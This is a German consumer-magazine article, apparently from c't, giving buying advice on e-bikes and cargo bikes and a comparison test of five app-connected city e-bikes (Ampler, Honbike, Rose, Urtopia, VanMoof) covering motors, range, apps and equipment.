Fast alle großen Fahrradmarken verkaufen mittlerweile E-Bikes, begleitet werden sie von zahlreichen kleinen, spezialisierten Unternehmen und Start-ups mit Modellen für mal größere, mal kleinere Nischen. Die Anzahl der Hersteller und Modelle nimmt zu. Dass das nicht automatisch bedeutet, dass es allen Unternehmen dabei gut geht, sieht man unter anderem an Vanmoof. Das niederländische Unternehmen, das seit 2011 ausschließlich E-Bikes baut und dabei auf Design und smarte Konnektivität setzt, stand Ende 2022 wohl kurz vor der Pleite. Gewinne machte Vanmoof unter dem Strich noch nie, jedes verkaufte Rad belastet gar die Bilanz. Die Gründer konnten zwar frisches Geld auftreiben, haben allerdings auch die Preise in kurzer Zeit gleich zweimal kräftig angehoben.

Auch andere E-Bike-Spezialisten mit eher kleinem Sortiment und spitzer Zielgruppe tun sich schwer. So musste etwa die Berliner Fat-Bike-Schmiede Urban Drivestyle die Tore schließen, und auch um Vanmoof-Konkurrent Cowboy aus Belgien kommen immer wieder Gerüchte über wirtschaftliche Probleme auf. Die noch immer angespannten Lieferketten und Probleme mit der Teileversorgung bringen kleinere Anbieter eher in Probleme als die Großen der Branche, die mit ganz anderen Stückzahlen hantieren und den Markt der Bauteile absaugen. Es scheint, als fresse die Revolution einige ihrer Kinder.

Appgenutzt

Nicht alle, aber viele E-Bikes sind mittlerweile „smart“, arbeiten also mit Apps. Das können spezielle Anwendungen der Fahrradbauer sein, aber auch welche von den Herstellern der Antriebssysteme, etwa Bosch oder Mahle. Viele E-Bikes brauchen die App nicht. Echte Smartbikes jedoch wie das Vanmoof S5 oder das Cowboy 4 sind ohne gekoppeltes Smartphone kaum zu gebrauchen. Gut gemachte Apps bringen so manche Vorteile mit, etwa eine Navigation, Diebstahlschutz oder die Möglichkeit, Motorunterstützung oder Schaltverhalten individuell zu bestimmen. Vor allem schicke Urban Bikes für die Stadt sind oft auf diese Art vernetzt. Fünf Räder mit App-Unterstützung haben wir im Vergleichstest ab Seite 62 in diesem Heft untersucht.

Diese Smartbikes verlieren ohne die App wichtige Funktionen, wodurch sie teils kaum noch zu benutzen sind. Was tun, falls es zum Schlimmsten kommt, der Hersteller dicht macht und die Server abschaltet? Spätestens dann kommen alternative Apps für diese Räder ins Spiel, die wir auf Seite 70 beleuchten. Sie können mit mehr Funktionen generell eine hilfreiche Abwechslung zur Original-App sein.

Vor all dem steht aber die Frage, wie man das passende E-Bike findet angesichts der Vielfalt der Modelle. Zuallererst sollte man sich klarmachen, was der neue Drahtesel im Pflichtenheft stehen hat. Sportler, die offroad über Stock und Stein kraxeln oder auf glattem Asphalt besonders schnell unterwegs sein wollen, tun sich bei der Wahl der Gattung noch recht leicht – Mountainbike bleibt Mountain-

bike, Rennrad bleibt Rennrad, ob mit Motor oder ohne.

Die eigenen Ansprüche kennen

Ein Rad für die Stadt braucht nicht unbedingt eine Schaltung, der E-Antrieb kann sie fast überall gut ersetzen. Ein sauberer und langlebiger Riemenantrieb ist vor allem bei solchen Single-Speed-Rädern ohne Schaltung eine sinnvolle Alternative zur Kette. Ultramobil und trotzdem motorisiert sind elektrische Falträder (Vergleichstest in c't 15/2022, S. 88)

Wer am Abstellplatz zu Hause keinen Stromanschluss hat, für den sind E-Bikes mit fest eingebauten Akkus mit umständlichen Ladeprozeduren verbunden. Teils bedeutet das, das schwere Gefährt zum Laden in die Wohnung zu tragen oder sich vor dem Kauf Gedanken machen, wo das Rad sonst regelmäßig geladen werden kann. Dazu zählt auch, den Preis für ein zweites Ladegerät im Blick zu haben, das man im Büro deponieren könnte, um dort Strom zu tanken, sofern man es darf.

Stehen regelmäßig längere, vielleicht gar mehrtägige Touren auf dem Programm, zählen die Reichweite und die maximale Zuladung mehr. Bei manchen E-Bikes mit fest eingebauten Akkus lässt sich die Reichweite mit Zusatzakkus strecken, beispielsweise bei Modellen von Vanmoof oder Rose.

Das zulässige Gesamtgewicht ist schon mit dem Wocheneinkauf in den Packtaschen oder einem schweren Rucksack schnell erreicht, wenn keine schlanke Gazelle im Sattel sitzt, sondern eine kräftigere Person. Zwar kracht kaum ein Rad wegen ein paar Kilo mehr gleich zusammen, auf Dauer führt zu viel Gewicht aber zu schnellerer Materialermüdung und ist Gift für die Sicherheit. Auch die Produkthaftung des Herstellers für gefährliche Mängel kann dann schnell futsch sein.

Wenn möglich sollten Sie Räder Probe fahren. Bei kleineren Marken ohne stationäres Händlernetz, die vor allem auf Onlinedirektvertrieb setzen, ist das umständlich, doch wegen der gesetzlich verankerten Umtauschfrist können Sie das Rad zurücksenden, es sei denn, es ist speziell für Sie angefertigt worden.

Lastenräder in allen Formen

Besonders im Kommen und als Packesel geeignet sind Lastenräder, die noch dazu von der Motorisierung profitieren. Sie können damit Lasten transportieren, die zu groß und zu schwer für normale Fahrräder sind, und einige bieten Platz für mehrere Personen, vor allem Kinder. Solche Räder gibt es auch ohne E-Zusatzantrieb, doch sie sind durch ihr hohes Gewicht schon unbeladen schwer zu bewegen, ohne aufwändige Schaltung ist man aufgeschmissen. Doch Lastenrad ist nicht gleich Lastenrad. In kaum einer Obergattung gibt es so viele unterschiedliche Bauformen.

Wer über den Kauf eines Lastenrades nachdenkt, sollte sich fragen: Was möchte ich vorrangig transportieren, Gegenstände oder Personen, also meist Kinder? Wenn letzteres im Fokus steht, müssen Sitzplätze mit Anschnallmöglichkeit vorhanden sein; auch für Haustiere ist das ein Schutz bei einem Unfall. Ein Dach, meist in Form einer Plane zum Auf- und Abrollen schützt Passagiere sowie Ladung vor Regen. Bei vielen Modellen lassen sich Module und Ladeflächen kombinieren.

Einspurige Räder, auch als Longtail oder Long John bezeichnet, sind länger als ein normales Fahrrad, aber kaum breiter und sie fahren sich nach einer Eingewöhnungszeit ähnlich. Sie sollten einen stabilen Hauptständer besitzen, der beim Be- und Entladen einen festen Stand bietet. Eine Sonderform ist das als Liegetandem konzipierte Hase Pino, für das einige Gepäckoptionen erhältlich sind (siehe c't 18/2018, S. 114).

Zweispurige Lastenräder stehen konstruktionsbedingt kippsicher. Das Fahrgefühl ist mit solchen Gefährten anders als mit herkömmlichen Fahrrädern. Besonders für Kurven erfordern sie mehr Eingewöhnungszeit, auch um Kurvenradien, Beschleunigung und Bremsverhalten kennenzulernen. Dreiräder bringen ihre Ladung in der Regel in Kisten oder auf Ladeflächen vor dem Fahrer unter, teils sogar mit Türen für den leichteren Ein- und Ausstieg.

Doch nicht bei jedem Lastenrad sitzen Passagiere vorne in einer Kiste. Sogenannte Backpacker haben an ihrem verlängerten Heck Platz für zwei zwei Kindersitze hintereinander sozusagen als Doppelsozius oder können dort größere Gegenstände transportieren. Solche Räder gibt es unter anderem von Riese & Müller, Tern und Yuba. Andere einspurige Lastenräder wie das Urban Arrow Family stapeln Ladung oder Personen in einer vorne angebrachten Box, die aber schmaler ist als bei einem Dreirad.

Längst nicht jeder Hauseingang ist geräumig genug, um ein Lastenrad durchs Treppenhaus etwa in den Hinterhof zu bugsieren; das Gleiche gilt für Tandems. Muss man dabei Stufen überwinden, hört der Spaß mit dem schweren Lastenrad auf. Das Rad dauerhaft an der Straße zu parken, birgt ein höheres Diebstahlrisiko; die teuren Räder sind auch bei Langfingern

Bild: Babboe

So stellen sich viele Menschen ein Lastenrad vor: Drei Räder und eine große Kiste vorne, wie hier beim Babboe Curve E.

begehrt. Mit einem Backpacker oder einem kompakten Lastenrad wie etwa dem Shorty von Urban Arrow, der zwar schwerer, aber trotz Kiste vorn kaum länger ist als ein normales Rad, ist man dann besser bedient, wenn der kleinere Laderaum ausreicht.

Wer mit Lastenrad oder Tandem weit weg von zu Hause auf Tour fahren möchte, sollte bedenken, dass bestenfalls die klappbaren oder wie das aktuelle Hase Pino zusammenschiebbaren Tandems auf Autofahrradträger passen, auch für Kombis dürften die meisten zu sperrig sein. Per Bahn wird's offiziell fast unmöglich, da die Beförderungsbedingungen da nur wenige Freiheiten lassen. Zudem passen die Riesen in kaum einen Aufzug, lassen sich nur schwer die Treppen rauf- und runterwuchten und auf Rolltreppen dürfen sie nicht. In die reservierungspflichtigen ICEs und ICs passen sie nur in ganz wenigen Fällen, in Regionalzüge lassen sie sich bestenfalls mit viel Rangieren einfädeln. In vollen Zügen muss man sich auf noch mehr grimmige Gesichter, Geschimpfe und Unverständnis einstellen als sowieso schon bei der Mitnahme von Rädern, wenn man überhaupt Einlass findet.

Bild: Tern

Backpacker wie das Tern GSD S10 bringen Ladung oder Passagiere auf dem verlängerten Heck unter. Zwei Kindersitze haben hintereinander Platz.

Crashtest offenbart hohes Risiko

Ein Helm ist nicht vorgeschrieben, er kann aber sinnvoll sein bei allen Personen in und auf dem Lastenrad, da unterscheiden sich die Dickschiffe nicht von anderen Rädern. Zuletzt zeigte der ADAC im Crashtest Lastenrad vs. Auto, dass man sich von dem Gewicht und der Größe eines Lastenrades nicht täuschen lassen sollte: Bei einem Unfall bleibt man der deutlich schwächere Verkehrsteilnehmer, auch dabei tragen die Insassen beim Zusammenprall mit einem Auto ein hohes Risiko. Sowohl ein dreirädriges Lastenrad mit Transportbox als auch ein Longtail, ebenfalls mit Kiste, kippten beim Crash im 45-Grad-Winkel mit 30 km/h um und schlitterten weit über die Fahrbahn bis in den Gegenverkehr. Auf dem Backpacker waren die Kinder-Dummies hinter dem Fahrer allerdings auch nicht besser dran, das Fehlen jeglicher Knautschzone oder wenigstens einer Bordwand führte im Test zu schwerwiegenden Verletzungen. Um eine vorausschauende, vorsichtige Fahrweise kommt man also trotz kräftiger Bremsen nicht herum.

Fest eingebaute Akkus sind bei Lastenrädern selten, meist sind die Batterien wechselbar. Eine Schaltung ist ebenfalls Standard, und auch bei der Motorisierung gibt es wenig Abwechslung: Die meisten Lastenräder bekannter Marken werden von Mittelmotoren angetrieben, häufig sieht man Performance- und Cargo-Line-Antriebe von Bosch. Deren Drehmoment von bis zu 85 Nanometer ist notwendig, um die schweren Fuhren in Gang zu bringen. Entsprechend dimensionierte, hydraulische Scheibenbremsen müssen ebenso sein, um die Dickschiffe wieder zum Stehen zu bringen. In der Regel sind E-Lastenräder mit Beleuchtung, Reflektoren und Schutzblechen ausgestattet und voll straßentauglich. Das darf man bei Preisen, die üblich jenseits 5000 Euro liegen, auch erwarten.

Sind Sie sich noch nicht sicher, ob ein Lastenrad das Richtige ist, sollten Sie die vielen Möglichkeiten nutzen, so ein Rad zu testen. In vielen Städten gibt es Lastenräder zur Miete, manche Kommunen bieten sie sogar für einige Stunden kostenlos an – möglicherweise reichen einem diese Optionen sogar, sodass man beim normalen (E-)Bike bleibt. Bei Händlern und auf Veranstaltungen wie Messen und Testtagen haben Sie die Chance, unterschiedliche Modelle und Bauformen Probe zu fahren.

Alternative: Anhänger

Als günstige und flexible Alternative zum Lastenrad bietet sich ein nicht elektrisches Teil an: der gute, alte Anhänger. Fahrradanhänger zum Lastentransport gibt es bereits für unter 100 Euro, zum Großeinkauf taugen sie locker. Zumindest kleinere Kinder lassen sich in Anhängern ebenso bequem und vor Regen geschützt transportieren wie auf einem Lastenrad. Vor allem Familien bringen Fahrradanhänger mehr Flexibilität als ein Lastenrad, etwa wenn ein Elternteil den Nachwuchs morgens in der Kita abliefert, den Hänger dort stehen lässt und das andere Elternteil ihn samt Passagieren mit einem anderen Rad wieder abholt. So braucht man keinen zweiten Hänger, sondern nur eine zweite Kupplung und ein Schloss für den Hänger.

Selbst wenn es richtig viel Ladung sein muss, gibt es spezielle Anhänger dafür, sogar solche mit eigenem E-Antrieb. Das Modell Carla Cargo etwa, das man in einigen Städten auch mieten kann, bietet anderthalb Kubikmeter Ladevolumen und verträgt bis zu 150 Kilogramm Zuladung. Der Bafang-Nabenmotor schafft wie beim E-Bike 25 km/h und wird einen Sensor am Tretlager automatisch gesteuert. Die maximale Reichweite gibt der Hersteller mit 80 Kilometern an. Das oberbayerische Unternehmen Electrail offeriert zu Preisen ab 1100 Euro Umbausätze für Bastler, um Fahrradanhänger zu motorisieren.

Auf welches Rad es am Ende auch herausläuft, wie viele Kilometer damit unter die Reifen genommen werden, wie schnell oder langsam man fährt oder wie viele Lasten man transportiert: Für jeden Zweck und fast jeden Geldbeutel gibt es das passende Rad – man muss es nur finden. Das Gute dabei: Die Suche macht meistens auch schon ganz schön viel Spaß. *(sht@ct.de)* c't

Pendlerträume

Fünf smarte Citybikes von Ampler bis VanMoof im Test

Sie bringen entspannt ans Ziel, eignen sich für den Einkauf um die Ecke, führen Statistiken über zurückgelegte Strecken und wehren sich gegen Diebe. Wir haben fünf aktuelle E-Bikes getestet, von sportlich bis gemütlich.

Von Robin Brand, Steffen Herget und Stefan Porteck

Für den urbanen Alltag müssen E-Bikes andere Qualitäten mitbringen als Räder für ausgedehnte Touren oder einen wilden Ritt abseits befestigter Straßen. Wir haben fünf Smartbikes getestet, die sich fürs tägliche Pendeln mittellanger Strecken um 15 bis 20 Kilometer (einfache Wegstrecke), den Einkauf und die Feierabendrunde eignen. Praktisch in der Stadt: eine Verzahnung von Fahrrad und Smartphone; sei es, um das Rad aufzuschließen, das Fahrverhalten anzupassen oder das Handy als Alarmanlage zu verwenden. Doch smart zu sein heißt nicht, dass die Räder andere Tugenden vernachlässigen dürfen, die „dumme“ Artgenossen ohne App und Motor stadttauglich machen. Auch smarte E-Bikes sollten obendrein schlank, praktisch und wartungsarm sein.

Fünf Räder haben wir getestet. Rund 15 kg bringen das Rose Sneak Plus und das Urtopia Carbon 1 auf die Waage – inklusive Akku und Motor wohlgemerkt. Honbike Uni4 und VanMoof S5 sind die Schwergewichte mit 20 respektive 23 kg und damit noch immer so schwer wie etliche Stahlrösser in den Siebzigerjahren ohne Motorhilfe. Das Ampler Axel liegt in der Mitte. Das Mehrgewicht von Akku und Motor gegenüber unmotorisierten Rädern sparen die E-Bikes an anderer Stelle wieder ein: Fast ausnahmslos lassen die Hersteller die Schaltung weg. Mit Motorunterstützung braucht man die im Stadtverkehr auch nicht unbedingt. Einzig VanMoof hat im S5 eine Dreigangnabenschaltung untergebracht. Gerne hätten wir auch den Nachfolger des in [1] getesteten Cowboy C3 in diesem Test gehabt. Das C4 hat einen etwas stärkeren Motor und weniger Peripherie von Zulieferern, ist dabei aber seinen Wurzeln als simples Stadtrad treu

geblieben. Bis Redaktionsschluss war jedoch kein Testexemplar des C4 verfügbar.

Aufbau

Ohne Kettenschaltung mit Schalthebeln, Bowdenzügen, Umwerfer und Ritzel-Kassette spart man nicht nur Gewicht, sondern auch Dinge, die man im Alltag warten muss, aber vielfach vernachlässigt, was zu Problemen führt. Wer auf eine Kettenschaltung nicht verzichten möchte, dem bieten Ampler, Rose und Urtopia Modelle ähnlich der hier getesteten als Alternative an. Vor allem in bergiger Stadtlandschaft eine lohnende Investition – in platter Landschaft kann man sich den Aufpreis und das Mehrgewicht sparen.

Alle Probanden verstecken die Motoren in der Radnabe, das VanMoof vorne, der Rest hinten; solche Nabenmotoren gibt es vorrangig in City-Bikes. Ihr Vorteil gegenüber Mittelmotoren: Der Rahmen muss nicht an den Mittelmotor im Tretlager angepasst sein, die Hersteller könnten einen Standardrahmen von der Stange verwenden – die von Ampler und Rose sind von herkömmlichen Fahrradrahmen nicht zu unterscheiden. Das spart Kosten und Gewicht und sieht obendrein besser aus. Dass man ihnen ihre Motorisierung auf den ersten Blick nicht ansieht, macht sie zudem für Langfinger weniger reizvoll.

Nachteile der Nabenmotoren: Räder mit Frontantrieb neigen auf Schotter und nassen Straßen zum Untersteuern, wenn man in die Pedale tritt. Rutscht das Vorderrad in der Kurve weg, ist ein Sturz meist nicht mehr zu verhindern. Hinterradnabenmotoren haben das Problem nicht, sie lassen sich aber üblicherweise nicht mit Nabenschaltungen kombinieren. Entweder hat man also nur eine fixe Übersetzung oder muss zur wartungsintensiveren Kettenschaltung greifen. Zudem packen Mittelmotoren – wichtig außerhalb der Stadt – kräftiger zu als Nabenmotoren. Anfangs hatten Mittelmotoren ein natürlicheres Ansprechverhalten als Nabenmotoren, doch die modernen mit Drehmomentsensoren ausgestatteten Nabenmotoren im Test fahren sich genauso natürlich, da sie mehr Kraft abgeben je stärker man tritt.

Aufsitz

Alle hier getesteten Räder sollen für Menschen von rund 1,65 Meter bis 2 Meter passen. Rose bietet das Sneak Plus in drei Rahmengrößen an, Urtopia und Ampler in zwei. Bei VanMoof muss man auf verschiedene Größen des hier getesteten S5

Sicher durch den Feierabendverkehr: Das Vorderlicht des VanMoof S5 leuchtet auch dunkle Waldwege aus, das Rücklicht reicht, um gesehen zu werden.

verzichten. Stattdessen gibt es ein technisch gleichwertiges Schwestermodell auf 24-Zöller-Reifen: das A5. Nur das Honbike Uni4 muss es in einer Rahmengröße allen Fahrerinnen und Fahrern recht machen. Daher sollte man vor dem Kauf unbedingt eine Probefahrt machen. Das gilt aber auch für alle anderen Räder. Außer, ob das Rad überhaupt passt, gilt es herauszufinden, ob die Sitzposition zusagt. Ob aufrecht oder eher sportlich flach, das unterscheidet sich bei unseren Testkandidaten erheblich: Sehr sportlich ausgelegt ist das Rose Sneak Plus. Am gemütlichsten radelt es sich auf dem VanMoof. Die anderen reihen sich dazwischen ein. Besonders groß gewachsene Menschen kamen im Test mit den Rädern eher schlecht zurecht, für sie war im Test das VanMoof S5 noch am besten.

Alle Nabenmotoren erreichen die in Deutschland maximal erlaubte Nenndauerleistung von 250 Watt. Sie unterstützen bis circa 25 km/h und nehmen den Schub im oberen Bereich fließend heraus, damit man nicht das Gefühl hat, gegen eine Wand zu fahren. Die Hersteller der Fahrräder ohne Gangschaltung stehen vor einer grundsätzlichen Entscheidung: Entweder sie statten die Räder mit einer niedrigen Übersetzung aus, dann beschleunigen sie schnell. Oder sie erleichtern mithilfe einer hohen Übersetzung, dass man auch mal über die Geschwindigkeitsbegrenzung des Motors hinausfährt, beim Ampelstart aber stärker in die Pedale treten muss.

Antritt

Der kräftige Antritt funktioniert vor allem mit dem Rose Sneak Plus hervorragend. Auf dem leichten Sportler sind Geschwindigkeiten von 32 km/h möglich, ohne dass man strampelt wie in einem Hamsterrad. Honbike und Urtopia wählen den entgegengesetzten Weg: Mithilfe der niedrigen Übersetzung katapultieren sie schnell bis auf 25 km/h, aber schneller zu fahren, wird zur Qual. Die leichten Motoren im Hinterrad von Ampler, Rose und Urtopia verändern die Fahrdynamik im Vergleich zu unmotorisierten Rädern kaum. Einerseits, weil der Schub weiterhin aus dem Hinterrad kommt, andererseits, weil die Motoren mehr Kraft abgeben, wenn man stärker in die Pedale tritt. Beim Honbike reicht dagegen auch Alibitreten. Das Fortkommen fühlt sich entkoppelt vom eigenen Körpereinsatz an. Wer es entspannt mag, wird das zu schätzen wissen, ein natürlicheres Fahrgefühl vermitteln die anderen drei Hinterradantriebler.

Dass das VanMoof S5 mit Vorderradmotor zieht und nicht schiebt, macht sich weniger stark bemerkbar als beim Vorgänger. Der Grund: Auch VanMoof vertraut mittlerweile einem Drehmomentsensor. Entsprechend harmonisch entfaltet der Motor seine Kraft. Nur mit höchster Unter-

Der asymmetrische Rahmen des Honbike Uni4 gefällt nicht jedem, aber er fällt auf.

Über das ins Oberrohr eingelassene Display gibt sich das Ampler Axel als E-Bike zu erkennen. Während der Fahrt schaltet es sich ab, um nicht abzulenken.

stützung und am Hang zeigt der Frontantrieb seine Eigenheiten.

Auch in anderer Hinsicht setzt sich das S5 von der Konkurrenz ab: Es ist zumindest kurzzeitig deutlich stärker. Drückt man einen Knopf im Lenker, gibt das Rad für wenige Meter seine Maximalkraft frei. Mit 68 Nm stürmt es dann nach vorne und ließ an der Ampel alle anderen Räder im Test stehen. Kein Wunder, deren Motoren helfen mit maximal 45 Nm. Beim sportlich abgestimmten Ampler und Rose fiel das nicht negativ auf. Vor allem das Honbike wirkte im Vergleich zum Rest aber etwas schwächlich. Die rohe Kraft eines Bosch-Mittelmotors mit maximal 85 Nm, wie er in vielen Mountainbikes oder im Canyon Proceed:On CF9 steckt [2], entwickelt keiner der Nabenmotoren.

Ausdauer

Den stärksten Motor kombiniert VanMoof mit dem kräftigsten Akku: 463 Wh fasst die fest im Rahmen steckende Batterie. Rose versteckt nur einen 250-Wh-Akku im schlanken Rahmen. Ampler (336 Wh), Honbike (432 Wh) und Urtopia (352,8 Wh) liegen dazwischen. Nur der Akku des Urtopia Carbon 1 lässt sich zum Laden entnehmen. Ein Ersatzakku für das Carbon 1 kostet 500 Euro. Anders als im Cowboy 3 muss man ihn bei Urtopia aber nicht aus dem Rahmen nehmen, um ihn zu laden, sondern kann ihn auch über die Ladebuchse am Rad tanken.

Rose und VanMoof haben Zusatzakkus für ihre Bikes im Angebot. Das „Range Extender“ genannte Akkupack des Rose sieht aus wie eine Wasserflasche und gehört ans Sitzrohr des Sneak Plus. Die 208 Wh zusätzliche Kapazität lässt sich Rose mit 540 Euro bezahlen. VanMoof hat bereits vor dem Verkaufsstart des S5 ein Akkupack angekündigt, das die Kapazität verdoppeln soll. Der lässt weiter auf sich warten. Weder wann er kommt, noch was er kosten soll, hat der Hersteller in der Zwischenzeit verraten, teilt auf Nachfrage nur mit, dass der 3,2 kg schwere Zusatzakku weiterhin auf den Markt kommen soll.

Von 100 auf 0

Wir haben alle Räder mindestens einmal von 100 auf 0 leer gefahren und sie meist in hohen Unterstützungsstufen im flachen Berlin oder Hannover mit vielen Ampelstopps und -anfahrten im Berufsverkehr bewegt. Da die Reichweite unter anderem auch von der Zuladung (in unserem Fall 75 bis 100 kg) und der Temperatur beeinflusst wird, sollen unsere Erfahrungen nur als grobe Richtwerte dienen.

Eine hohe Akkukapazität war im Test nicht gleichbedeutend mit einer hohen Reichweite. Die 463 Wh des VanMoof S5 waren zwar Bestwert im Testfeld, aber der Vorgänger S3 fuhr mit seinem 41 Wh stärkeren Akku und seinem schwächeren Motor weiter. Der drehmomentfreudigere Antrieb im S5 machte sich negativ bemerkbar.


Der verhältnismäßig kleine Akku des Rose Sneak Plus schaffte im Test ähnliche Reichweiten wie das VanMoof: bei starker Unterstützung bis etwa 50 Kilometer. Da wir durch die hohe Übersetzung häufig aus dem Unterstützungsbereich bis 25 km/h herausfuhren, musste er für gleiche Strecken weniger oft arbeiten. Enttäuschend waren unsere Erfahrungen mit dem Honbike Uni4 und dem Urtopia Carbon 1. Das Honbike nervte mit einer sehr ungenauen Ladestandsanzeige. Außerdem stellte der Motor die Arbeit auf den letzten Kilometern fast komplett ein. Da hilft auch die eigentlich ordentliche Reichweite nichts. Das Urtopia wiederum mussten wir regelmäßig nach rund 40 Kilometern schon wieder laden.

(Un-)apphängig

Alle Hersteller stellen den Fahrrädern Apps zur Seite und binden die Bikes unterschiedlich stark an das Smartphone. Ampler Axel, Urtopia Carbon 1 und VanMoof S5 verlangen vor der ersten Ausfahrt, mit dem Smartphone gekoppelt zu werden, zum Beispiel um einen Entsperrcode festzulegen oder – zum späteren Entsperren ohne Smartphone – einen Fingerabdruck anzulernen. Honbike Uni4 und Rose Sneak Plus kann man direkt nach dem Auspacken einschalten und darauf losfahren – ganz ohne App. Einmal gekoppelt, konnten wir alle Räder auch ohne App fortbewegen. Grundfunktionen wie das Entsperren, das Ein- und Ausschalten des Lichts sowie den Wechsel der Unterstützungsstufen haben die Hersteller in der Regel auf die verschiedenen Knöpfchen im Rahmen oder Lenker verteilt. Doch manche Ergänzung bleibt einem ohne App vorenthalten.

Die „My Smartbike”-App für den Mahlen-Antrieb des Rose Sneak Plus überzeugte im Test – und das, obwohl sie nur mit viel Geduld einzurichten war: Kryptisch bezeichnete Eingabefelder erschwerten, ein Benutzerkonto anzulegen. Nach Kopplung des Rades warten aber eine ganze Menge Features, gute wie schlechte. Mit der App kann man die drei Fahrstufen des Sneak Plus konfigurieren, sie sammelt Telemetriedaten von Motor und Akku, etwa die aktuelle Stromstärke,

Einschalten und los gehts: Für das Rose Sneak Plus muss man die App nicht einrichten, um zu fahren.



Keine andere App hält so viele Infos bereit wie die App des Mahlen-Antriebs vom Rose Sneak Plus.

Motortemperatur oder Ladezyklen des Akkus. Sportler können über die App einen Brustgurt zur Pulsmessung koppeln und die aufgezeichneten Fahrten direkt über die Trainingsplattform Strava mit anderen teilen.

My Smartbike zeichnet Fahrten nicht automatisch auf, sondern lediglich auf Knopfdruck. Während der Fahrt gibt die App Auskunft über Geschwindigkeit, zurückgelegte Distanz, Fahrzeit, Motorleistung und mehr. Das integrierte Navi stammt von Mapbox und verwendet Karten von OpenStreetMap. My Smartbike speichert automatisch die letzte Parkposition des Rades und zeigt sie auf einer Karte an. Das ging manchmal schief, dann zeigt die App die Position von einigen Minuten zuvor. Nach einigen Tagen hatte die App unser Testrad vergessen, wir mussten es neu koppeln. Regelmäßige Verbindungsprobleme, von denen viele Nutzer im Google Play Store berichten, haben wir aber nicht beobachtet. Im Test ärgerte die My Smartbike die Tester, weil sie gierig den Akku des Smartphones leersaugte. Und auch nach Ende der Fahrt blieb sie stundenlang aktiv, wollte auf den Standort zugreifen und partout nicht in den Standby-Betrieb wechseln. Wir mussten sie regelmäßig manuell abschießen.

Smartbike-Pionier VanMoof rückt die App im Vergleich zum Vorgänger stärker in den Mittelpunkt: Das Display im Oberrohr der vorigen Generationen ist verschwunden. Die Ausdrucksfähigkeiten des S5 ohne App sind rudimentär. Zwei LED-Ringe im Lenker informieren über die Unterstützungsstufe, grob über den Akkuladestand und die Geschwindigkeit. Die App im Smartphone hingegen sammelt Daten über vorherige Fahrten, spielt Firmwareupdates ein, entsperrt das Rad von Weitem und behält dessen Standort im Blick. Macht sich jemand am Rad zu schaffen, schlägt das S5 akustisch und visuell Alarm und benachrichtigt über die App. Außerdem kann man darüber die Schaltpunkte der Automatiknabe neu definieren. Die Piepser, die jede Betätigung der Knöpfe begleiten, kann man bislang aber leider nicht deaktivieren. VanMoof bietet zudem für 350 Euro Aufpreis einen Versicherungsschutz. Dafür verspricht der Hersteller, das Fahrrad nach einem Diebstahl wieder zu finden und zum Besitzer zurückzubringen, nicht aufgespürte Räder ersetzt der Hersteller. Der Schutz gilt für drei Jahre.

Auch Ampler baut ein GSM- und GPS-Modul ein und nutzt diese, um das Rad zu tracken, Bewegungswarnungen zu senden, für Ferndiagnosen und Updates auch ohne Handyverbindung. In der App können Kunden dies an- oder abschalten; auf dem Display zeigen zwei Symbole Mobilfunk- und GPS-Empfang an. Zwei Jahre lang ist dieser Dienst kostenlos, danach kann man ihn für 5 Euro monatlich weiterlaufen lassen.

Die Ampler-App zeigt außer Schaltern für das Licht, die Unterstützungsstufe und die Sperrfunktion auch Ladestand, Reichweite und Geschwindigkeit auf der Hauptseite dar. Im Untermenü führt sie eine Statistik über gefahrene Kilometer pro Woche und Monat. Karten oder Navigationsfunktionen hat die App keine. Im Test schwankte die Tachoanzeige wild, sobald wir nicht mehr in die Pedale traten. Die Sperrfunktion der App verriegelt das Fahrrad nicht mechanisch, sie deaktiviert ausschließlich den Einschaltknopf am Rad und sorgt so dafür, dass man die Motorunterstützung nicht aktivieren kann. Wegfahren kann man das Rad dann aber noch immer.

Mehr Infos auch ohne App zeigen die beiden Räder mit Displays im Lenker an, Honbike und Urtopia. Da macht es auch fast nichts, dass die Apps dieser Bikes den geringsten Mehrwert liefern. Speziell die des Honbike verwendeten wir im Testalltag so gut wie gar nicht. Sie informiert über den Akkustand, die insgesamt zurückgelegte Strecke und soll auch einzelne Fahrten aufzeichnen. Das verweigerte sie im Test aber konsequent.

Kaum mehr hat die Urtopia-App zu bieten. Im Unterschied zu Honbike lässt Urtopia einem aber keine Wahl: Bevor es losgeht, verlangt das Rad, per App an ein Smartphone gekoppelt zu werden. In der App muss man sich mit einer E-Mail-Adresse registrieren. Dabei kann man auf dem Einschalter mit kapazitivem Fingerabdrucksensor seinen Fingerabdruck anlernen und das Rad fortan ohne Smartphone entsperren und losfahren. Genau wie die Honbike-App enttäuschte die Urtopia-App im Test durch leere Versprechungen. So soll die App detaillierte Statistiken über zurückgelegte Strecken sammeln, tat das aber selten, weil es immer wieder die Verbindung zum Smartphone verlor. Auch für die Navigation taugt die App nicht: Das hinterlegte Kartenmaterial

In der VanMoof-App kann man die Schaltpunkte der Automatiknabe anpassen.

kennt selbst gängigste Radwege nicht und will immer wieder an viel befahrenen Straßen entlang leiten. Andere Navigations-Apps lassen sich – genauso wie bei den anderen Bikes – nicht einbinden.

Urtopia hat dem Carbon 1 aber noch ein, zwei Tricks beigebracht. Das Entsperren des Motors per Fingerabdruck ist äußerst praktisch. Und durch den integrierten GPS-Sensor hat man in der App den Standort des Fahrrads im Blick. Eine Vierwegewippe am linken Griff und der touchsensitive Einschaltknopf rechts steuern wichtige Funktionen, aber auch – ein in Deutschland laut StVZO § 67 unzulässiges Gimmick – einen Blinker. Ebenso wenig nützlich: die Sprachbefehle. Laut Urtopia versteht das Carbon 1 Befehle wie „Licht an“ oder „Licht aus“. Wir konnten allerdings noch so beharrlich auf das Fahrrad einreden, ohne dass es Folge geleistet hätte. Immerhin funktionierte die Automatik mit Helligkeitssensor. Wie auch das VanMoof S5 quittiert das Carbon 1 jede Eingabe über die Lenkerknöpfchen mit Gebimmel, allerdings lässt sich das Urtopia-Fahrrad stummschalten.

Ausstattung

Von nackt bis Vollausstattung: Für Wind und Wetter oder den Großeinkauf am Wochenende sind die Fahrräder unterschiedlich gut gerüstet. Eine Lichtanlage haben alle Fahrräder, einen für Stadträder eigentlich selbstverständlichen Gepäckträger gibt es nur gegen Aufpreis.

Mit einer brauchbaren Ausstattung punktet das Ampler Axel. Der Scheinwerfer leuchtet auch dunkle Wege aus, der Riemen schmiert nicht und braucht keine Wartung, die langgezogenen Schutzbleche schützen auch bei matschigem Untergrund.

An eine USB-C-Buchse zum Laden des Smartphones hat einzig VanMoof gedacht. Einen Schutz gemäß IPX6 selbst gegen kurzzeitiges Untertauchen – wann auch immer man das benötigt – sichert das Honbike Uni4 zu.

